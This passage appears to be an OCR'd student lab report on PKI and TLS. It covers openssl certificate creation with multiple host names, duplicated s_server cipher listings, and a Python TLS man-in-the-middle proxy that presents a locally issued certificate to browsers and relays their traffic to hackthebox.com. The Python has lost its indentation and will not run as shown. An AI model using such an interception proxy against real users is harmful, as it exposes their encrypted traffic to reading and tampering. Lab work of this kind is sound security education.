


This is Bank32.com!


Certificate with multiple names

openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch -sha256 -keyout server.key -out server_2.csr


sudo openssl ca -md sha256 -days 3650 -config server_openssl.cnf -batch -in server_2.csr -out server_2.crt -cert ca.crt -keyfile ca.key



```
CipherString = DEFAULT:@SECLEVEL=2


[ req ]
prompt = no
distinguished_name = req_distinguished_name
req_extensions = req_ext
[ req_distinguished_name ]
C = PK
ST = Punjab
L = Lahore
O = FAST
CN = www.moghees20.com
[ req_ext ]
subjectAltName = @alt_names
[alt_names]
DNS.1 = www.moghees20.com
DNS.2 = www.moghees2020.com
DNS.3 = *.moghees20.com
```




```
s_server -cert server2.pem -www
Secure Renegotiation IS NOT supported
Ciphers supported in s_server binary
TLSv1.3    :TLS_AES_256_GCM_SHA384    TLSv1.3    :TLS_CHACHA20_POLY1305_SHA256
TLSv1.3    :TLS_AES_128_GCM_SHA256    TLSv1.2    :ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1.2    :ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2    :DHE-DSS-AES256-GCM-SHA384
TLSv1.2    :DHE-RSA-AES256-GCM-SHA384 TLSv1.2    :ECDHE-ECDSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2    :DHE-RSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-ECDSA-AES256-CCM8   TLSv1.2    :ECDHE-ECDSA-AES256-CCM
TLSv1.2    :DHE-RSA-AES256-CCM8       TLSv1.2    :DHE-RSA-AES256-CCM
TLSv1.2    :ECDHE-ECDSA-ARIA256-GCM-SHA384 TLSv1.2    :ECDHE-ARIA256-GCM-SHA384
TLSv1.2    :DHE-DSS-ARIA256-GCM-SHA384 TLSv1.2    :DHE-RSA-ARIA256-GCM-SHA384
TLSv1.2    :ADH-AES256-GCM-SHA384     TLSv1.2    :ECDHE-ECDSA-AES128-GCM-SHA256
TLSv1.2    :ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2    :DHE-DSS-AES128-GCM-SHA256
TLSv1.2    :DHE-RSA-AES128-GCM-SHA256 TLSv1.2    :ECDHE-ECDSA-AES128-CCM8
TLSv1.2    :ECDHE-ECDSA-AES128-CCM    TLSv1.2    :DHE-RSA-AES128-CCM8
```



```
s_server -cert server2.pem -www
Secure Renegotiation IS NOT supported
Ciphers supported in s_server binary
TLSv1.3    :TLS_AES_256_GCM_SHA384    TLSv1.3    :TLS_CHACHA20_POLY1305_SHA256
TLSv1.3    :TLS_AES_128_GCM_SHA256    TLSv1.2    :ECDHE-ECDSA-AES256-GCM-SHA384
TLSv1.2    :ECDHE-RSA-AES256-GCM-SHA384 TLSv1.2    :DHE-DSS-AES256-GCM-SHA384
TLSv1.2    :DHE-RSA-AES256-GCM-SHA384 TLSv1.2    :ECDHE-ECDSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-RSA-CHACHA20-POLY1305 TLSv1.2    :DHE-RSA-CHACHA20-POLY1305
TLSv1.2    :ECDHE-ECDSA-AES256-CCM8   TLSv1.2    :ECDHE-ECDSA-AES256-CCM
TLSv1.2    :DHE-RSA-AES256-CCM8       TLSv1.2    :DHE-RSA-AES256-CCM
TLSv1.2    :ECDHE-ECDSA-ARIA256-GCM-SHA384 TLSv1.2    :ECDHE-ARIA256-GCM-SHA384
TLSv1.2    :DHE-DSS-ARIA256-GCM-SHA384 TLSv1.2    :DHE-RSA-ARIA256-GCM-SHA384
TLSv1.2    :ADH-AES256-GCM-SHA384     TLSv1.2    :ECDHE-ECDSA-AES128-GCM-SHA256
TLSv1.2    :ECDHE-RSA-AES128-GCM-SHA256 TLSv1.2    :DHE-DSS-AES128-GCM-SHA256
TLSv1.2    :DHE-RSA-AES128-GCM-SHA256 TLSv1.2    :ECDHE-ECDSA-AES128-CCM8
TLSv1.2    :ECDHE-ECDSA-AES128-CCM    TLSv1.2    :DHE-RSA-AES128-CCM8
TLSv1.2    :DHE-RSA-AES128-CCM        TLSv1.2    :ECDHE-ECDSA-ARIA128-GCM-SHA256
TLSv1.2    :ECDHE-ARIA128-GCM-SHA256  TLSv1.2    :DHE-DSS-ARIA128-GCM-SHA256
TLSv1.2    :DHE-RSA-ARIA128-GCM-SHA256 TLSv1.2    :ADH-AES128-GCM-SHA256
TLSv1.2    :ECDHE-ECDSA-AES256-SHA384 TLSv1.2    :ECDHE-RSA-AES256-SHA384
TLSv1.2    :DHE-RSA-AES256-SHA256     TLSv1.2    :DHE-DSS-AES256-SHA256
TLSv1.2    :ECDHE-ECDSA-CAMELLIA256-SHA384 TLSv1.2    :ECDHE-RSA-CAMELLIA256-SHA384
TLSv1.2    :DHE-RSA-CAMELLIA256-SHA256 TLSv1.2    :DHE-DSS-CAMELLIA256-SHA256
TLSv1.2    :ADH-AES256-SHA256         TLSv1.2    :ADH-CAMELLIA256-SHA256
TLSv1.2    :ECDHE-ECDSA-AES128-SHA256 TLSv1.2    :ECDHE-RSA-AES128-SHA256
TLSv1.2    :DHE-RSA-AES128-SHA256     TLSv1.2    :DHE-DSS-AES128-SHA256
TLSv1.2    :ECDHE-ECDSA-CAMELLIA128-SHA256 TLSv1.2    :ECDHE-RSA-CAMELLIA128-SHA256
```

A Simple HTTP Proxy



```
┌──(moghees㉿kali)-[~/Downloads/Q-02/Labsetup/volumes]
└─$ openssl req -newkey rsa:2048 -config openssl.cnf -batch -sha256 -keyout cf.key -out cf.csr
...........+.+......+..+...+............+.+......+...........+...+......+...+...+.........+.+++++++++++++++
+++++++++++++++++++++++++++++++++++++++++++++++++*....+.........+++++++++++++++++++++++++++++++++++++++++++++
+++++++++++++++++++++*..........+.+............+........+.......+.....+.............+......................
+......+.+...+......+........+...+....+......+............+.....+.+..............+.........+......+..+.....
..+..+....................+..+... +++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
.+.+.....+......+.......+.....+.+...........+...+.+.....+....+...+..+.+..+.........+... ++++++++++++++++++++
+++++++++++++++++++++++++++++++++++++++++++++*...+...+..+....+.....+....+............+....+..+...+....+.......
.+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++*..+.......+..+...+.............+.......+..
.......+......+.........+.....+.+.........+.....+.+.........................+.......+...+.........+.....+..
.......+...............+..........+......+......+..+...+...+......+.+.........+.....+....+..+........+..+....
..+....+...+..+....+.....+.+.................+.....+......+.........+...+...+............+..........+.....+
.........+.+...+...........+...+...+...+.+.........+..+....+.........+......+........+...+....+...+.........
.........+.....+...+....+...+..+......................+...........+..+..........+..+............+...+.+.....+.
...+...+.....+.........+...............+.+..+.......+.....+...+.+............+..+......+.+.....+...........
......+.+..+....+...+.....+..........+..+.+....................+.........+............+...+...+..+....+....
..+...+...........+......+...+.+.....+..............+..+.+...........+.....+..........+......+..+...+.......
...+.........+......+......+.........+.........+..+...+......+......+.................+.+..+....+...+......
..+.......+.....+...+.........+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Enter PEM pass phrase:
Verifying - Enter PEM pass phrase:
─────
```

```
#!/usr/bin/env python3

import threading

import ssl

import socket

cadir = '/etc/ssl/certs'

def process_request(ssock_for_browser):

hostname = "www.hackthebox.com"

sock_for_server = socket.create_connection((hostname, 443))

context = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)

context.load_verify_locations(capath=cadir)

context.verify_mode = ssl.CERT_REQUIRED

context.check_hostname = True

print("sock for server ")

ssock_for_server = context.wrap_socket(sock_for_server, server_hostname=hostname,
do_handshake_on_connect=False)

ssock_for_server.do_handshake()

request = ssock_for_browser.recv(2048)

if request:

ssock_for_server.sendall(request)

response = ssock_for_server.recv(2048)

while response:
```

```
ssock_for_browser.sendall(response)

response = ssock_for_server.recv(2048)

ssock_for_browser.shutdown(socket.SHUT_RDWR)

ssock_for_browser.close()

SERVER_CERT = "./pr.crt"

SERVER_PRIVATE = "./pr.key"

context_srv = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)

context_srv.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)

sock_listen = socket.socket(socket.AF_INET, socket.SOCK_STREAM, 0)

sock_listen.bind(("0.0.0.0", 443))

sock_listen.listen(5)

while True:

sock_for_browser, fromaddr = sock_listen.accept()

print(fromaddr)

ssock_for_browser = context_srv.wrap_socket(sock_for_browser, server_side=True)

x = threading.Thread(target=process_request, args=(ssock_for_browser,))

x.start()
```